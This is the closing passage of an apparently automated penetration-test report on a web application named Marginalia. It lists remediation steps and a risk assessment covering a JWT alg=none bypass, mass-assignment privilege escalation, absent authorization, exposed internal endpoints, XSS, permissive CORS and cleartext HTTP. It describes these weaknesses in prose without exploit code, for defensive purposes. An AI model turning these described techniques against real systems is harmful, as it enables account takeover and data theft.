SVG XSS (INV-57): Avatar uploads must be restricted to raster image formats (`image/png` , `image/jpeg` , `image/webp`). SVG uploads must be rejected at the endpoint level.

Long-Term (Low, Informational, and Architectural Improvements)

Security Header Deployment: Deploy a `Content-Security-Policy` header with a restrictive `script-src 'self'` directive, `frame-ancestors 'none'`, and `default-src 'self'` across all HTML responses (INV-66). Add `Cross-Origin-Opener-Policy: same-origin` (INV-68), `Cross-Origin-Embedder-Policy: require-corp` (INV-67), `Permissions-Policy` restricting unused browser APIs (INV-70), and `X-Content-Type-Options: nosniff` (INV-73). These can be deployed through a single middleware addition.

Clickjacking Protection (INV-59): Add `X-Frame-Options: DENY` to all responses as a defense-in-depth measure against UI redress attacks targeting the wallet and account management surfaces.

API Documentation Restriction (INV-60, INV-61): Disable the Swagger UI and OpenAPI specification endpoints in non-development environments by conditionally mounting them only when a `DEBUG` environment variable is set. Internal endpoints such as `/api/admin/diagnostics` and `/internal/ops/summary` must be excluded from the public schema using FastAPI's `include_in_schema=False` parameter.

Subresource Integrity (INV-72): Add `integrity` and `crossorigin="anonymous"` attributes to all CDN-hosted script and stylesheet tags on the `/docs` endpoint. Pin the exact CDN resource version rather than using a floating major-version tag.

Identifier Entropy: Replace sequential integer identifiers for all resource types (orders, annotations, attachments, searches, lists) with UUIDs or other non-enumerable identifiers. This is defense-in-depth and does not substitute for authorization checks, but significantly raises the effort required for bulk enumeration attacks.

Centralized Authorization Framework: Implement a policy-based authorization layer (e.g., a FastAPI dependency tree with `require_ownership`, `require_role`, and `require_membership` guards) applied consistently across all resource endpoints. Enforce this through CI-level role-matrix tests that verify every endpoint returns 403 for unauthorized access patterns on every deployment.

Secrets Management: Integrate a secrets scanner (e.g., `gitleaks` or `trufflehog`) as a pre-commit hook and CI gate to prevent credentials, API keys, and internal hostnames from appearing in source code, HTML templates, or API responses.

Recurring Assessment: Given the breadth and systemic nature of the vulnerabilities identified, a verification retest should be conducted following the Immediate remediation phase to confirm that critical authentication and authorization controls are functioning as intended. Annual penetration testing and continuous DAST scanning integrated into the CI/CD pipeline are recommended as ongoing controls.

9. Risk Assessment

The Marginalia application presents a critical overall security posture. The assessment identified 73 vulnerabilities including 5 Critical and 38 High severity issues, a density and severity distribution that places this application at the extreme end of risk among comparable web platforms. The vulnerabilities are not isolated oversights but reflect fundamental, systemic gaps in the application's security architecture.

Authentication Infrastructure Collapse The most severe finding is the JWT `alg=none` bypass (INV-4), which allows any anonymous party on the internet to forge authentication tokens for any user, including administrators, with no credentials, no brute force, and no prior knowledge of the platform. This is not a configuration error that can be patched in isolation: it represents a complete collapse of the authentication boundary. Combined with the mass-assignment privilege escalation (INV-2), which allows any registered user to self-promote to administrator in a single API call, the application has no effective authentication or authorization barrier at any level.

Pervasive Authorization Absence The assessment confirmed that authentication is consistently enforced across the API: unauthenticated requests are correctly rejected with 401 responses at virtually every endpoint. However, the authorization layer that should follow authentication is entirely absent. The application verifies that a caller has a valid session but never verifies what that caller is permitted to do. This pattern is present across every resource type tested: orders, annotations, reviews, lists, books, clubs, users, attachments, wallet operations, and all administrative endpoints. This is not a collection of individual bugs but a single architectural omission replicated across the entire codebase. In comparable applications, object-level authorization failures are among the most common vulnerability class, but the completeness of the absence here, affecting every resource endpoint without exception, is atypical and indicates that authorization was not part of the original design.

Information Disclosure Depth The combination of unauthenticated endpoints at `/internal/ops/summary`, `/api/_status`, `/api/clubs`, `/api/attachments/download`, and `/api/books/{book_id}` means that a significant volume of sensitive data, including infrastructure credentials, internal network topology, confidential financial documents, and user PII, is accessible to any anonymous internet user without any exploitation of the authentication or authorization failures. This exposure exists independently of the authentication bypass and would remain even if the JWT vulnerability were remediated in isolation.

Injection and Client-Side Vulnerabilities The stored XSS vulnerabilities in book review bodies (INV-41, INV-42) and the reflected XSS in the search parameter (INV-43) are confirmed and exploitable. The CORS policy that reflects any arbitrary origin with credentials enabled (INV-8, INV-38) transforms every authenticated API endpoint into a cross-origin readable resource for any attacker who can deliver a malicious link. The prototype pollution chain (INV-40) and DOM-based XSS vectors (INV-56, INV-58) add additional client-side attack surfaces. The complete absence of a Content-Security-Policy header means none of these vectors face any browser-level mitigation.

Transport Security The application operates entirely over cleartext HTTP. Every credential, session token, and data payload exchanged between clients and the server is transmitted without encryption. This is a baseline compliance failure under GDPR Article 32 and PCI-DSS Requirement 4.2.1, and it renders session-level controls such as cookie security flags and HSTS impossible to deploy.

Overall Assessment The vulnerabilities identified suggest that security was not incorporated into the development process at any stage: there is no evidence of authorization design, input validation policy, secrets management practice, or security header configuration. The application requires a structured remediation program addressing authentication infrastructure, authorization architecture, and transport security as immediate priorities, followed by systematic remediation of the injection and information disclosure vulnerabilities. Until the Critical vulnerabilities are resolved, the application should not be accessible to untrusted users in any environment.

Generated on 2026-09-22 07:45:23 UTC
Assessment: dce44430-028e-4fe1-9bce-e5dd02e23627